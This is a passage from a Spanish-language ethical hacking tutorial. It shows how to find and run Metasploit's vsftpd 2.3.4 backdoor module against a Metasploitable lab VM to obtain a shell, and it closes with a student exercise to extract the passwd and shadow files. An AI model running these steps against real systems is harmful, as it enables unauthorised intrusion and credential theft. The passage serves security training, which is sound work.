- Al observar el resultado del escaneo de puertos, nos podemos dar cuenta que esta máquina posee una gran cantidad de servicios los cuales están expuestos. Cabe mencionar que a través de Internet, existen muchos objetivos con servicios vulnerables.

- Siguiendo con esta estructura de ataque, buscaremos vulnerabilidades en concreto con *metasploit*, lo que también podríamos utilizar es, una herramienta para buscar vulnerabilidades a nivel de servicio, herramientas como *nessus* o *nexpose* permiten automatizar este trabajo. Una vez dentro de *msfconsole* utilizaremos la opción *search* para buscar un exploit en concreto. Si nos fijamos en la imagen anterior podemos observar que el puerto 21 de FTP posee la siguiente versión *vsftpd 2.3.4*. Buscaremos si existe en *metasploit* un exploit asociado a la versión de este servicio.

Search vsftpd 2.3.4:

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                                 Disclosure Date
Rank       Check  Description
   -  ----                                                 ---------------
----       -----  -----------
   0  auxiliary/gather/teamtalk_creds
normal     No     TeamTalk Gather Credentials
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30
excellent  Yes    osCommerce Installer Unauthenticated Code Execution
   2  exploit/multi/http/struts2_namespace_ognl                 2018-08-22
excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3  exploit/unix/ftp/vsftpd_234_backdoor                      2011-07-03
excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Sftpd es un servidor FTP que se puede encontrar en los sistemas operativos UNIX como Ubuntu, CentOS, Fedora y Slackware. Por defecto, este servicio es seguro, sin embargo un incidente grave ocurrió en julio de 2011 cuando alguien remplazó la versión original con una versión que contenía una puerta trasera. Existe la puerta trasera en la versión 2.3.4 del vsftpd y puede ser explotado a través de Metasploit.
- Como ya sabemos el por qué este servicio es vulnerable, posteriormente procederemos a realizar el ataque hacia el objetivo:

Ataque exitoso:

- En primer lugar, dentro de las opciones de este exploit, se seteo el RHOST que corresponde a la dirección IP de la víctima, posteriormente se ejecutó el comando run el cual logró explotar de manera adecuada este servicio. Finalmente podemos observar que fue posible obtener una sesión de Shell, y fue posible ejecutar comandos del sistema (víctima).

Reto: uso de metasploit contra un objetivo

En el presente reto, se propone al alumno realizar las siguientes fases del hacking ético en una máquina virtual Metasplotable:

Tareas:

- Instalar Metasplotable en una máquina virtual.
- Escaneo de puertos y servicios.
- Explotación de alguna vulnerabilidad.
- Acceso a la máquina comprometida.
- Extraer el fichero *passwd* y *shadow*.